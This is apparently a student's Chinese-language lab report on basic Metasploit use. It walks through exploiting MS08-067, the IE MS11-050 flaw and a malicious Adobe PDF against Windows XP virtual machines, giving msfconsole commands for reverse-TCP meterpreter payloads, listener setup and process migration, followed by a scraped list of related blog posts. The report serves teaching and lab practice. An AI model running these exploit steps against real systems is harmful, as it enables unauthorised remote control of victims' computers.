
20145206邹京儒MSF基础应用
20145206邹京儒MSF基础应用
一、MS08_067漏洞渗透攻击实践
实验前准备
1、两台虚拟机,其中一台为kali,一台为windows xp sp3(英文版)。

2、在VMware中设置两台虚拟机网络为NAT模式,自动分配IP地址,之后两台虚拟机就可以直接ping通:
MS08_067远程漏洞攻击实践:Shell
1、在kali终端中开启msfconsole。
2、输入命令search ms08_067,会显示出找到的渗透模块,如下图所示:

3、输入命令use exploit/windows/smb/ms08_067_netapi,进入该漏洞模块的使用。

4、输入命令show payloads会显示出有效的攻击载荷,如下图所示,我们找到一个shell_reverse_tcp。

5、命令show targets会显示出可以被攻击的靶机的操作系统型号,如下图所示:
6、使用命令set payload generic/shell_reverse_tcp设置攻击有效载荷。
7、输入命令show options显示我们需要在攻击前需要设置的数据,如下图红框圈住的部分。

8、输入命令set LHOST "kali Ip" set RHOST "Win xp Ip",并使用命令show options再次查看payload状态。


9、输入命令exploit开始攻击,如下图所示是正常攻击成功结果:

在kali上执行ipconfig/all得到如下图所示:

在win xp上执行同样的命令,如下图所示:
MS08_067远程漏洞攻击实践:meterpreter
1、前面依然使用命令use exploit/windows/smb/ms08_067_netapi,进入ms08_067漏洞模块。

2、设置payload:set payload window/meterpreter/reverse_tcp
3、show options,查看需要设置的ip地址,如下图所示,是已经设置好的
4、成功攻击结果:

5、执行ifconfig,查看靶机地址:


6、ps查看进程:

7、meterpreter转shell:
二、IE浏览器渗透攻击——ms11_050安全漏洞
实验前准备
1、两台虚拟机,其中一台为kali,一台为windows xp sp3(包含IE7)。

2、设置虚拟机网络为NAT模式,保证两台虚拟机可以相互间ping通(关闭靶机防火墙)。
实验步骤:
1、在kali终端中开启msfconsole。
2、输入命令use windows/browser/ms11_050_mshtml_cobjectelement,进入该漏洞模块。
3、输入info查看信息:

对应的targets:

4、设置对应的载荷set payload windows/meterpreter/reverese_tcp:

5、show options查看需要设置的相关信息:

6、设置相关信息
set LHOST 192.168.73.129

set LPORT  5206

set URIPATH baidu



7、exploit,如下图所示,有靶机需要访问的ip地址:
8、在靶机IE上输入网址,并在靶机上查看信息。
kali中显示一个session 1已经创建:

9、输入命令sessions -i 1,开始连接


10、已经攻击成功了,获取shell
三、Adobe阅读器渗透攻击
实验前准备
1、两台虚拟机,其中一台为kali,一台为windows xp sp3(老师给的xp虚拟机winxpAttaker,密码:mima1234)。
2、设置虚拟机网络为NAT模式,保证两台虚拟机可以ping通。


3、kali下打开显示隐藏文件,如下图,先打开主文件夹,在右上角打开如下图所示位置:
实验步骤:
1、在kali终端中开启msfconsole。
2、输入命令use exploit/windows/fileformat/adobe_cooltype_sing,进入该漏洞模块的使用。
3、使用命令set payload windows/meterpreter/reverse_tcp设置攻击有效载荷。
4、输入命令show options显示我们需要在攻击前需要设置的数据,如下图红框圈住的部分。

5、输入命令
set FILENAME 20145206.pdf

set LHOST 192.168.210.128

set LPORT 6666
并使用命令show options,看是否设置成功。

6、输入exploit,生成pdf文件,并可以看到pdf所在文件夹,将pdf复制到靶机里。

7、使用命令back退出当前模块,并使用use exploit/multi/handler新建一个监听模块。
8、使用set payload windows/meterpreter/reverse_tcp建立一个反向连接。
9、使用命令exploit开始攻击,在xp中打开pdf。

10、将进程迁移到explorer.exe.使用ps查看当前进程,并找到explorer.exe的进程号,如下图所示,使用命令migrate 992

11、输入shell,查看xp靶机信息。

12、在靶机xp中使用命令netstat -an,看本地tcp连接。

四、应用辅助模块

1.show auxiliary查看辅助模块
2.找到了这样的一个漏洞:

3.设置相关信息:

4、exploit一下:

本机给靶机发送数据包,检测到靶机开放的端口。
实验后回答问题
用自己的话解释什么是exploit,payload,encode.
exploit:我认为是一个攻击的过程,毕竟每一次最后一步都要进行攻击,这是成功与否重要的一步。
payload:上课老师讲过是攻击载荷。
encode:有些不太懂。。。但我知道它的英文意思哈哈哈,是编码的意思,猜测应该是辅助实现免杀的东西吧。
实验感想
做完这个实验,我最大的感想就是电脑好卡啊啊啊,还有最后的辅助模块,我找了好几个都没有成功,经历了磨难最后才成功的,呜呜呜~
20145206邹京儒MSF基础应用的更多相关文章
- 20145206邹京儒 web安全基础实践
20145206邹京儒 web安全基础实践 一.实践过程记录 关于WebGoat 1.我们在命令行里执行:java -jar webgoat-container-7.0.1-war-exec.jar运 ...
- 20145206邹京儒 Exp8 Web基础
20145206邹京儒 Exp8 Web基础 一.实践过程记录 Apache (一)环境配置 1.查看端口占用:在这里apach2占用端口80 2.测试apache是否正常工作:在kali的火狐浏览器 ...
- 20145206邹京儒《网络对抗》逆向及Bof基础实践
20145206邹京儒<网络对抗>逆向及Bof基础实践 1 逆向及Bof基础实践说明 1.1 实践目标 本次实践的对象是一个名为pwn1的linux可执行文件. 该程序正常执行流程是:ma ...
- 20145206邹京儒《Java程序设计》课程总结
20145206邹京儒<Java程序设计>课程总结 (按顺序)每周读书笔记链接汇总 第一周:http://www.cnblogs.com/ZouJR/p/5213572.html http ...
- 20145206邹京儒 EXP7网络欺诈技术防范
20145206邹京儒 EXP7网络欺诈技术防范 一.实践过程记录 URL攻击实验前准备 1.在终端中输入命令:netstat -tupln |grep 80,查看80端口是否被占用,如下图所示 2. ...
- 20145206邹京儒Exp6 信息搜集与漏洞扫描
20145206邹京儒Exp6 信息搜集与漏洞扫描 一.实践过程记录 openvas漏洞扫描 1.openvas-check-setup来查看下他的安装状态: 如下图所示:在步骤7中出现错误,显示需要 ...
- 20145206邹京儒《网络对抗技术》 PC平台逆向破解
20145206邹京儒<网络对抗技术> PC平台逆向破解 注入shellcode并执行 一.准备一段shellcode 二.设置环境 具体在终端中输入如下: apt-cache searc ...
- 20145206邹京儒《Java程序设计》第8周学习总结
20145206 <Java程序设计>第8周学习总结 教材学习内容总结 第十四章 NIO与NIO2 14.1 认识NIO NIO使用频道(Channel)来衔接数据节点,在处理数据时,NI ...
- 20145206邹京儒《Java程序设计》第2周学习总结
20145206 <Java程序设计>第2周学习总结 教材学习内容总结 一.类型 Java可区分为基本类型和类类型两大类型系统,其中,类类型也称为参考类型. 在Java中的基本类型主要可区 ...
随机推荐
- SSH免密码登录配置方法详解
1.测试主机配置信息: 192.168.100.236 db06.chavin.king db06 192.168.100.237 db07.chavin.king db07 2.创建测试用户: gr ...
- select.select的使用注意事项
1.select的一个缺点在于单个进程能够监视的文件描述符的数量存在最大限制,在Linux上一般为1024,不过可以通过修改宏定义甚至重新编译内核的方式提升这一限制. 2.select()所维护的存储 ...
- 网页设计师必知的10则SEO
如今,Web设计师在设计Web外观与风格的同时,往往还负责了前端代码的编写.换???话说,SEO的相当一部分责任是落在他们肩上的.然而,大 量的 Web设计师对SEO的熟悉程度仍不足以让他们写出一个符 ...
- Android内存泄漏的本质原因、解决办法、操作实例
今年最后一个迭代终于结束了,把过程中碰到的不熟悉的东西拉出来学习总结一下 内存泄漏的本质是:[一个(巨大的)短生命周期对象的引用被一个长生命周期(异步生命周期)的对象持有] 这个东西分为两个部 ...
- 01_Python 基础课程安排
Python 基础课程安排 目标 明确基础班课程内容 课程清单 序号 内容 目标 01 Linux 基础 让大家对 Ubuntu 的使用从很 陌生 达到 灵活操作 02 Python 基础 涵盖 Py ...
- 日期 date +%F-%T-%N
date +%F-%T-%N 2016-03-24-14:40:13-997433641 %% a literal % %a locale's abbreviated weekday nam ...
- java-小技巧-001-Long序列化到前端js不支持
1.引入:jackson-mapper-asl-1.9.2.jar 2.导入: import org.codehaus.jackson.map.annotate.JsonSerialize;impor ...
- 顺序结构,判断结构 if,switch
1:顺序结构:从上往下执行程序代码,为顺序结构 ---------------------------------------------------------------------- 2:判断结 ...
- [Leetcode] 863. All Nodes Distance K in Binary Tree_ Medium tag: BFS, Amazon
We are given a binary tree (with root node root), a target node, and an integer value `K`. Return a ...
- 用python写http接口自动化测试框架
本文是转载张元礼的博客 http://blog.csdn.Net/vincetest 一.测试需求描述 对服务后台一系列的http接口功能测试. 输入:根据接口描述构造不同的参数输入值 输出:XML文 ...